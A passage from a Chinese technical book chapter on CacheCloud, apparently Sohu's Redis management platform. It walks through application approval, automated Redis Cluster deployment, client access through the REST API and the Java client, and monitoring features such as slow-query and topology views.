是否需要持久化	代表应用方是否需要使用持久化功能
是否需要热备	代表应用方申请的 Redis 是否需要从节点。
预估 OPS	代表应用方的并发量(实际填写 OPS)，如果并发量比较大，CacheCloud 管理员在分配机器时会适当考虑使用更好的机器
预估条目数量	代表应用方预估 key 的个数
客户端机房	代表应用方所在机房，可以是多个
内存报警阀值	代表应用方希望当应用和每个 Redis 节点的内存使用超过百分之多少时会进行报警
客户端连接数报警阀值	代表应用方希望当应用和每个 Redis 节点的连接数超过多少时会进行报警



运维提示

上述选项会作为 CacheCloud 部署应用的参考依据，申请人要结合自身业务填写或者与管理员沟通，否则会造成应用部署不合理的情况。

- 2) 邮件通知给当前用户和管理员。
- 3) 管理员进入后台的流程审批页面，如图13-12所示，单击“审批处理”按钮。

审批列表							
审核状态: 待处理列表							
appId	应用名	申请人	审核状态	申请类型	申请描述	申请时间	操作
10001	ranking-online	leifu	待审	应用申请	类型:redis-cluster;初始申请空间:5G	2016-10-22 10:14:34	[驳回] [审批处理]

Showing 1 to 1 of 1 entries

图13-12 应用审批

4) 不同类型的Redis，开通使用不同的格式：

- 数据节点： masterIp: maxmemory（以MB为单位） : slaveIp。
- Sentinel节点： sentinelIp。

图13-13部署了一个5主5从的Redis Cluster集群，每个分片为1024MB，格式检查通过后即可一键部署Redis Cluster集群。



运维提示

部署Redis时要综合考虑用户提交关于客户端的基本信息：OPS、容量、机房、持久化等信息，决定采用哪种类型机器部署Redis实例。

5) 如果部署成功，页面会跳回审批页面，如果审核状态显示审核已处理（如图13-14），单击“通过”后，一个Redis Cluster自动部署完毕。



图13-13 部署详情

审批列表							
审核状态: 待处理列表							
appID	应用名	申请人	审核状态	申请类型	申请描述	申请时间	操作
10001	ranking-online	leifu	审批已通过	应用申请	类型:redis-cluster;初始申请空间:5G	2016-10-22 10:14:34	[通过]
Showing 1 to 1 of 1 entries							

图13-14 应用审批通过

实际上上面的自动化部署和10.2节使用redis-cli部署Redis Cluster的原理是一样的，都是利用了Redis Cluster的相关协议完成的，如图13-15所示。




图13-15 CacheCloud自动化部署流程

整个过程如下：

- 1) 利用配置模板生成配置、利用SSH协议拷贝配置到机器、利用redis-server启动Redis节点。
- 2) 利用meet命令对所有节点执行握手。

3) 平均分配slot。

4) 从节点复制主节点。

5) 等待集群状态ok。

6) 保存应用实例关系、启动相关监控任务、提交审批流程。

自动部署应用时，端口是自动生成的，且不会被重复利用，具体生成规则是从6379端口开始，如果出现下面任意一种情况的话，当前端口自增1，直到最终得到目标端口。

· 实例表（instance_info表）中记录端口已经被占用。

· 机器上端口已经被占用。

13.4.4 客户端接入

当应用申请流程全部完成后，用户申请的应用状态会变为运行中，如图13-16所示，可以看到一个id为10001的应用。点击应用id（appId）或应用名，即可进入应用详情页面。

应用列表							
应用ID	应用名	应用类型	内存详情	命中率	已运行时间	申请状态	操作
10001	ranking-online	redis-cluster	0.01G Used/5.00G Total	88.94%	1天	运行中	

图13-16 用户应用列表

在应用详情界面点击接入代码选项卡，可以看到CacheCloud提供了Rest API和Java客户端两种接入方式，图13-17所示。

Java客户端

1. maven依赖

```
<dependency>
  <groupId>com.sohu.tv</groupId>
  <artifactId>cachecloud-open-client-redis</artifactId>
  <version>1.0-SNAPSHOT</version>
</dependency>
```

2. 示例代码

```
long appId = 10001;
//默认poolConfig
GenericObjectPoolConfig poolConfig = new GenericObjectPoolConfig();
JedisCluster redisCluster =
ClientBuilder.setJedisPoolConfig(poolConfig).redisCluster(appId).build();
redisCluster.set("key1", "value1");
redisCluster.get("key1");
```

Rest API

1. 无验证接口

[http://\[your domain\]/cache/client/redis/cluster/10001.json?clientVersion=1.0-SNAPSHOT](http://[your domain]/cache/client/redis/cluster/10001.json?clientVersion=1.0-SNAPSHOT)

2. 有appkey验证接口

[http://\[your domain\]/cache/client/redis/cluster/safe/10001.json?clientVersion=1.0-SNAPSHOT&appkey=xxxxxxxx](http://[your domain]/cache/client/redis/cluster/safe/10001.json?clientVersion=1.0-SNAPSHOT&appkey=xxxxxxxx)

图13-17 CacheCloud的Java客户端和RestAPI

在说明如何使用这两种客户端接入方式之前，首先有必要介绍一下CacheCloud客户端与服务端是如何交互的？CacheCloud服务端不是客户端的代理，只是提供了Rest API来实现通过一个appId获取到Redis节点信息，客户端只有在第一次启动时会通过Rest API从CacheCloud服务端获取这些信息，之后无需再与CacheCloud交互，获取节点信息后，使用各种Redis的客户端进行初始化，例如Jedis、redis-py等，整个过程如图13-18所示。

1.REST接口

下面为CacheCloud的REST接口，开发者可以利用各种编程语言的HTTP类库从接口中获取到Redis节点信息：




图13-18 CacheCloud服务端与客户端交互流程

```
http:// ip:port/cache/client/redis/cluster/10001.jsonclientVersion=1.2-SNAPSHOT
{
    message: "client is up to date, Cheers!",
    shardNum: 10, # 节点个数
    appId: 10001, # 应用id
    status: 1, # 状态为1表示数据正确
    shardInfo: "10.10.xx.1:6379,10.10.xx.2:6380 10.10.xx.3:6379,10.10.xx.4:6381
               10.10.xx.5:6380,10.10.xx.7:6381 10.10.xx.8:6379,10.10.xx.xx:6381" #所有
               节点信息。主从节点用逗号隔开，多对主从节点用空格隔开。
}
```

有一点需要注意的是clientVersion=1.2-SNAPSHOT参数，它表示客户端的版本，这个参数会传到服务端做校验，错误的版本将无法获取到接口信息，如图13-19所示。




图13-19 CacheCloud客户端与服务端进行版本校验

管理员可以在后台的系统配置管理中，添加目前可以使用的客户端版本，如图13-20所示。

可用客户端版本:	1.1,1.2-SNAPSHOT,1.3-SNAPSHOT
警告客户端版本:	1.0
不可用客户端版本:	1.0-SNAPSHOT

图13-20 CacheCloud后台设置可用客户端版本

REST接口存在安全性问题，任意用户通过应用id都可以获取Redis节点信息。如果希望更加安全，需要一个秘钥在CacheCloud服务端进行验证。这个秘钥在应用申请成功后就会自动生成，并且展示到了应用详情页面（13.5节会介绍）。新的接口添加了两处改动：

- 参数增加了一个appkey。

- 接口地址添加了一个safe路径。

所以如原接口为：

```
http:// ip:port/cache/client/redis/cluster/10001.jsonclientVersion=1.2-SNAPSHOT
```

那么新接口为：

```
http:// ip:port/cache/client/redis/cluster/safe/10001.jsonclientVersion=1.2-SNAPSHOT&appkey=xxxxxx
```



运维提示

CacheCloud服务端为了兼容老的客户端，保留了两套接口，如果有需要可以自行修改。

2. Java客户端

CacheCloud为Java开发者提供了封装好的客户端，基本实现原理也是调用之前的REST接口，解析并初始化Jedis相关API，如JedisPool、JedisSentinelPool、JedisCluster。

CacheCloud项目中的cachecloud-open-client模块是客户端模块，由以下子模块组成：

- cachecloud-jedis： cachecloud-web用到的Jedis。
- cachecloud-open-client-basic： CacheCloud客户端基础模块。
- cachecloud-open-client-redis： CacheCloud客户端。
- cachecloud-open-jedis-stat： CacheCloud客户端上报统计。

用户需要修改cachecloud-open-client-basic模块中
cacheCloudClient.properties的domain_url为你的域名，这个域名是作为获取
REST接口用，之后使用接入代码中的示例进行开发测试即可。

13.5 用户功能

当客户端接入应用后，开发者希望看到一些相关统计信息，本节将对 CacheCloud 中的一些功能进行详细介绍，如应用统计信息、实例列表、应用详情、命令分析、命令执行、慢查询、应用拓扑等。

13.5.1 应用统计信息

“应用统计信息”选项卡，如图13-21和图13-22所示，包含如下三个区域：

- 全局信息：展示了应用的全局信息，包括内存使用率、连接数、主从节点数、命中率、对象数、当前状态及分布的机器节点数。
- 命令统计：展示了当前应用执行最频繁的5个命令的分布情况。
- 统计报表：展示了每分钟命令次数、命中次数、网络流量、客户端连接数、内存使用统计图。

通过这些报表，开发者可以及时了解当前Redis的使用状态，可以结合自身的业务及时发现系统瓶颈和定位问题。




图13-21 应用全局信息和命令统计




图13-22 应用统计报表

应用统计信息页面还提供了申请扩容、申请修改配置两个功能，用户只要填写相应的表单即可完成相应的工单申请，例如图13-23申请将AOF关闭。有关管理员如何处理，将在13.6节进行说明。

配置项:	appendonly
配置值:	no
修改原因:	当前使用场景不需要aof

图13-23 配置修改申请

13.5.2 实例列表

实例列表选项卡展示该应用下所有的Redis节点的基本信息：运行状态、内存使用情况、对象数、连接数、命中率、碎片率、角色等，如图13-24所示。通过实例列表，开发人员可以了解到每个节点数据、命中率等关键指标，及时发现有问题的节点。

ID	实例	实例状态	内存使用	对象数	连接数	命中率	碎片率	角色	主实例ID
1114★	10.10.xx.166:6383	运行中	0.41G Used/0.50G Total	2022414	81	99.97%	1.13	master	
1115	10.10.xx.179:6385	运行中	0.39G Used/0.50G Total	2022413	68	99.95%	1.08	slave	1114
1116★	10.10.xx.179:6386	运行中	0.42G Used/0.50G Total	2021712	78	99.97%	1.12	master	
1117	10.10.xx.98:7497	运行中	0.41G Used/0.50G Total	2021713	68	100%	1.07	slave	1116
1118★	10.10.xx.93:7498	运行中	0.42G Used/0.50G Total	2018634	73	99.97%	1.08	master	
1119	10.10.xx.231:6384	运行中	0.41G Used/0.50G Total	2018635	68	100%	1.1	slave	1118
1120★	10.10.xx.95:7499	运行中	0.42G Used/0.50G Total	2019370	86	99.97%	1.09	master	
1121	10.10.xx.79:6381	运行中	0.40G Used/0.50G Total	2019370	68	100%	1.08	slave	1120

图13-24 应用实例列表

除此之外，单击每个Redis节点的ID还可以进入每个实例的监控界面，包含了实例统计信息、慢查询分析、配置查询（包含了申请修改单个实例配置的功能）、连接信息、故障报警、命令曲线等功能，它的功能和应用下的功能是类似的，这里就不占用篇幅介绍了，有些不同的是实例信息都是实时统计（例如直接调用info命令），而应用统计信息是周期性统计后进行汇总生成的，所以会有一定的延迟。

13.5.3 应用详情

单击“应用详情”选项卡，可以看到三个模块：应用详情、用户管理、报警指标，如图13-25所示。

- 应用详情：应用id、应用名称、应用申请人、应用类型、报警用户、负责人、Redis节点拓扑、appkey等。

- 用户管理：对该应用的用户权限进行设置，添加进来的用户能有应用的访问权。

- 应用报警配置：CacheCloud面向用户的报警配置比较少，只有内存和连接数，相关报警主要集中在管理员层面，13.6节会对CacheCloud监控报警做详细介绍。

13.5.4 命令曲线

“命令曲线”选项卡会按照命令的调用总次数做倒排序，展示出每个命令最近两天的调用量，可以帮助开发人员快速定位到命令执行次数是否正常，如图13-26所示。

应用统计信息	实例列表	应用详情	命令曲线	命令执行	接入代码	慢查询	应用拓扑
应用详情						报警指标	
应用id	10129	应用名称	mobil-cluster-online				
应用申请人	user1	应用类型	redis-cluster				
报警用户	user1	负责人	user1				
内存空间	48.00G	分布机器数	17				
主节点数	24	从节点数	24				
appKey	d2ea4850cf06cb4767b1ac00a7fca953						

图13-25 应用详情页面



图13-26 命令调用曲线

13.5.5 CacheCloud Redis Shell控制台

“命令执行”选项卡借鉴了Redis官网上的TryRedis（<http://try.redis.io/>），可以在控制台中执行Redis命令，可以辅助开发人员快速查询相关数据，如图13-27所示。

```
appId:10129> info
# Server
redis_version:3.0.7
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:186eba9451cf9390
redis_mode:cluster
os:Linux 2.6.18-274.el5 x86_64
arch_bits:64
multiplexing_api:epoll
gcc_version:4.1.2
process_id:31844
run_id:4041d924345d548d95dbb89fa84ba5a9b46a8e07
tcp_port:6382
uptime_in_seconds:44414026
uptime_in_days:514
hz:10
lru_clock:717587
config_file:/opt/cachecloud/conf/redis-cluster-6382.conf
```

图13-27 CacheCloud Redis Shell控制台

13.5.6 慢查询

“慢查询”选项卡会展示应用下每个节点近2天（有日期查询框可选）的慢查询，便于找到系统可能存在的瓶颈点，如图13-28和图13-29所示。

一共878次慢查询		
序号	实例信息	个数
1	10.10.xx.28:6385	820
2	10.10.xx.146:6380	19
3	10.10.xx.79:6380	7
4	10.10.xx.95:6383	7
5	10.10.xx.77:6380	5
6	10.10.xx.177:6382	5
7	10.10.xx.95:6382	3
8	10.10.xx.183:6382	3
9	10.10.xx.79:6379	3
10	10.10.xx.77:6379	3
11	10.10.xx.183:6383	3

图13-28 应用下各个节点慢查询个数

10.10.xx.28:6385						
实例	ip	port	慢查询id	耗时(单位:微秒)	命令	发生时间
1987	10.10.xx.28	6385	7158	13,804	SET cache_key_over_playlist...	2016-10-20 00:04:27.0
1987	10.10.xx.28	6385	7157	10,913	SET cache_key_over_playlist...	2016-10-20 00:04:27.0
1987	10.10.xx.28	6385	7156	11,553	SET cache_key_over_playlist...	2016-10-19 23:59:07.0
1987	10.10.xx.28	6385	7155	10,519	SET cache_key_over_playlist ...	2016-10-19 23:37:37.0
1987	10.10.xx.28	6385	7154	12,798	SET cache_key_over_playlist...	2016-10-19 23:37:14.0
1987	10.10.xx.28	6385	7183	10,554	SET cache_key_over_playlist...	2016-10-20 01:28:44.0

图13-29 某个节点的慢查询



运维提示

CacheCloud会每隔5分钟收集所有Redis节点的慢查询保存到MySQL，这样会存在漏掉慢查询的可能性，例如Redis节点在这5分钟内产生了大量慢查

询。

13.5.7 应用拓扑

“应用拓扑”选项卡展示应用下所有Redis所在机器的拓扑信息，实心的方块代表主节点，同一列的空心方块代表从节点，如图13-30所示，它是一个包含了24主24从的Redis Cluster集群，并且集群中没有出现主从节点同机器的情况，但是当前集群在某几台机器上启动过多的主节点，该功能方便及时发现当前集群部署结构存在的问题。

CacheCloud会每隔1分钟收集应用下所有节点的info信息，并将部分属性做差值计算（例如命令、网络流量、过期键数量等等），然后将它们进行汇总保存到MySQL中，前面的介绍的统计报表都是从MySQL中获取并制作成图表的。除此之外，CacheCloud还会对机器信息、内存、连接数、AOF重写、慢查询等做定期收集，每种收集都是在一个线程池内异步执行的，而整体的调度依赖quartz^[1]，整个过程如图13-31所示。




图13-30 应用拓扑

